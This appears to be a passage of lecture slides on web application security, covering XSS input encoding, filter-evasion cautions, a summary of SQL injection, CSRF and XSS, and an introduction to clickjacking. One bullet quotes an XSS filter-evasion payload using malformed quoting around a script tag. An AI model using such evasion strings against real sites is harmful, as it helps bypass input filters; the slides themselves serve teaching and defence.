- Remove / encode (X)HTML special chars
  - &lt; for <, &gt; for >, &quot for “ …
- Allow only safe commands (e.g., no <script>…)
- Caution: “filter evasion” tricks
  - See XSS Cheat Sheet for filter evasion
  - E.g., if filter allows quoting (of <script> etc.), use malformed quoting: <IMG “””><SCRIPT>alert(“XSS”)…
  - Or: (long) UTF-8 encode, or…
- Caution: Scripts not only in <script>!

Summary

- **SQL Injection**
  - Bad input checking allows malicious SQL query
  - Known defenses address problem effectively
- **CSRF – Cross-site request forgery**
  - Forged request leveraging ongoing session
  - Can be prevented (if XSS problems fixed)
- **XSS – Cross-site scripting**
  - Problem stems from echoing untrusted input
  - Difficult to prevent; requires care, testing, tools, …
- **Other server vulnerabilities**
  - Increasing knowledge embedded in frameworks, tools, application development recommendations

Clickjacking

- Analog world example: gas station pumps
  - In US, there are three kinds of gas, with different octanes and different prices
  - Gas station owner switches stickers…
- Digital world: clickjacking
  - *"Malicious technique of tricking a Web user into clicking on something different from what the user perceives they are clicking on"*
  - "Do you want to delete this file?" [Yes/No]
    - Box slides around so yes is always under the mouse
    - An image over an image over an image…